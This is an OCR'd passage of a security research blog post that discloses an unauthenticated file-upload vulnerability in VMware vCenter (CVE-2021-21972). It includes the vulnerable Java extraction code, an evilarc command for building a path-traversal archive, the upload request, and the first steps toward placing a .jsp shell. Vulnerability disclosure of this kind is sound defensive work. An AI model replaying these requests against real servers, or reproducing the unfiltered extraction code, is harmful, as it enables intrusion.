
PT SWARM Home About

Follow @ptswarm

Unauthorized RCE in VMware vCenter

Written by Mikhail Klyuchnikov on February 24, 2021


vmware
LAUNCH VSPHERE CLIENT (HTML5)
LAUNCH VSPHERE WEB CLIENT (FLEX)
Deprecated
vCenter Servers
User name:
Password:
Use Windows session authentication
Login

Getting Started

The vSphere Flash-based Web Client is deprecated in vSphere 6.7. We recommend switching to the all-new modern HTML5-based vSphere client as the primary client and only reverting to the Flash-based Web Client when necessary.

Documentation

VMware vSphere Documentation Center

Functionality Updates for the vSphere Client (HTML5)

Getting Started

To access vSphere, log in to:

vSphere Web Client (Flash)

vSphere Client (HTML5) - partial functionality

For help, see:

vSphere Documentation

Supported Functionality in vSphere Client (HTML5)

User name: example@domain.local

VMware® vCenter™ Single Sign-On

Mikhail Klyuchnikov
Web Application Security Expert
m1ke_n1

Since the PoC for the VMware vCenter RCE (CVE-2021-21972) is now readily available, we're publishing our article covering all of the technical details.

In fall of 2020, I discovered couple vulnerabilities in the vSphere Client component of VMware vCenter. These vulnerabilities allowed non-authorized clients to execute arbitrary commands and send requests on behalf of the targeted server via various protocols:

- Unauthorized file upload leading to remote code execution (RCE) (CVE-2021- 21972)
- An unauthorized server-side request forgery (SSRF) vulnerabilities (CVE-2021-21973)

In this article, I will cover how I discovered the VMware vSphere client RCE vulnerability, divulge the technical details, and explain how it can be exploited on various platforms.


What is VMware vCenter/vSphere?

vSphere and vCenter enable the virtualization of corporate infrastructure and provide means of control over it. While this software can be encountered on the perimeter, in most cases it is located on internal networks.

Discovering the vulnerability

During the analysis of the vSphere Client, I employed both a black-box and a white-box approach to testing, as usual, focusing on vulnerabilities that could be exploited without authorization. From the web panel I tried to send as many different requests as possible, all without cookie headers.

After sending an unauthorized request to `/ui/vropspluginui/rest/services/*`, I discovered that it did not in fact require any authentication.



```
GET /ui/vropspluginui/rest/services/getstatus HTTP/1.1
Host: vSphereClient.local
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/87.0.4280.88 Safari/537.36

```


```
HTTP/1.1 200
Strict-Transport-Security: max-age=30758400;includeSubDomains
X-XSS-Protection: 1; mode=block
Set-Cookie: VSPHERE-UI-JSESSIONID=4DF8EC026A266A9C465816CD87F01458; Path=/ui;
Secure; HttpOnly
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 141
Date: Tue, 26 Jan 2021 14:36:38 GMT
Server: Anonymous

{"States":"[]","Install Progress":"UNKNOWN","Config Progress":"UNKNOWN","Config
Final Progress":"UNKNOWN","Install Final Progress":"UNKNOWN"}
```

URL is accessible without authorization

The web application relies on plugins, usually located in separate .jar files, for some of its features. The vropspluginui plugin, for example, is implemented in the file vropsplugin-service.jar.

From what I understand, each plugin must specify which of its endpoints require authorization in the web panel to run and which do not. This plugin was configured to allow unauthorized users to access any URL it handled.

The `uploadOvaFile` function, responsible for the URL `/ui/vropspluginui/rest/services/uploadova`, piqued my interest.



```
@RequestMapping(value = {"/uploadova"}, method = {RequestMethod.POST})
public void uploadOvaFile(@RequestParam(value = "uploadFile", required = true) CommonsMultipartFile uploadFile,
HttpServletResponse response) throws Exception {
  //...
  if (!uploadFile.isEmpty())
    try {
      //...
      InputStream inputStream = uploadFile.getInputStream();
      File dir = new File("/tmp/unicorn_ova_dir");
      if (!dir.exists()) {
        dir.mkdirs();
      } else {
        String[] entries = dir.list();
        for (String str : entries) {
          File currentFile = new File(dir.getPath(), str);
          currentFile.delete();
        }
        logger.info("Successfully cleaned : /tmp/unicorn_ova_dir");
      }
      TarArchiveInputStream in = new TarArchiveInputStream(inputStream);
      TarArchiveEntry entry = in.getNextTarEntry();
      List<String> result = new ArrayList<String>();
      while (entry != null) {
        if (entry.isDirectory()) {
          entry = in.getNextTarEntry();
          continue;
        }
        File curfile = new File("/tmp/unicorn_ova_dir", entry.getName());
        File parent = curfile.getParentFile();
        if (!parent.exists())
          parent.mkdirs();
        OutputStream out = new FileOutputStream(curfile);
        IOUtils.copy((InputStream)in, out);
        out.close();
        result.add(entry.getName());
        entry = in.getNextTarEntry();
      }
      //...
}
```

Vulnerable part of code

The handler for this path performed the following actions:

1. Received a POST request with the uploadFile parameter.
2. Read and wrote the content of this parameter to the inputStream variable.
3. Opened the resulting data as a .tar archive.
4. Retrieved all of the archive's (non-directory) entries.
5. While iterating over all of the entries, a copy of each current entry was created on disk using the file naming convention: `/tmp/unicorn_ova_dir + entry_name`.


This was where I noticed that the names of the .tar entries are not filtered. They are simply concatenated with the string "/tmp/unicorn_ova_dir"; a file is created at the resulting location. This meant we could create an archive entry containing the string "../", which would allow us to upload an arbitrary file to an arbitrary directory on the server.

To make a .tar archive taking advantage of this quirk, I used the evilarc utility. This was the second time it came in handy, the former being the search for a similar vulnerability described previously in this blog.

```
python evilarc.py -d 2 -p 'testFolder\' -o win -f winexpl.tar testUpload.txt
```

The resulting archive contained a file with the name `..\..\testFolder\testUpload.txt`. I uploaded it to the URL `/ui/vropspluginui/rest/services/uploadova` and checked the server's filesystem for the presence of the `testFolder` folder and its nested file in the `C:\` root directory.

```
POST /ui/vropspluginui/rest/services/uploadova HTTP/1.1
Host: vSphereClient.local
Connection: close
Accept: application/json
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryH8GoragzRFVTw1VD
Content-Length: 10425

------WebKitFormBoundaryH8GoragzRFVTw1VD
Content-Disposition: form-data; name="uploadFile"; filename="a.ova"
Content-Type: text/plain

{craftedArchive}
------WebKitFormBoundaryH8GoragzRFVTw1VD--
```


This PC > Local Disk (C:) > testFolder

Name	Date modified	Type	Size
testUpload.txt	1/26/2021 9:49 AM	Text Document	1 KB

testUpload.txt - Notepad

Content of test file...

Test file was successfully uploaded


My .txt file had been successfully uploaded and was now accessible at `C:\testFolder\testUpload.txt`.

Getting RCE on Windows

In order to be able to execute arbitrary commands on a target system, we need to upload a .jsp shell that will be accessible without authorization. To discover such a location:

- Find writeable paths on disk where file creation using the previously described vulnerability is possible
- Map found file paths into the folder structure of accessible web-roots, able to run .jsp scripts and not requiring authorization.


First off, let's check which privileges our uploaded files acquire by uploading the file `testUpload.txt` and looking at its properties menu. We can see that its owner is the user "vsphere-ui".



Property	Value
File	
Name	testUpload.txt
Type	Text Document
Folder path	C:\testFolder
Size	24 bytes
Date created	1/26/2021 9:49 AM
Date modified	1/26/2021 9:49 AM
Attributes	A
Availability	Available offline
Owner	WIN-FJGNIIVGG90\vsphere-ui
Computer	WIN-FJGNIIVGG90 (this PC)

Properties of uploaded file

In our search for a candidate location the directory `C:\ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport\` (in which .jsp files are present) looks promising.

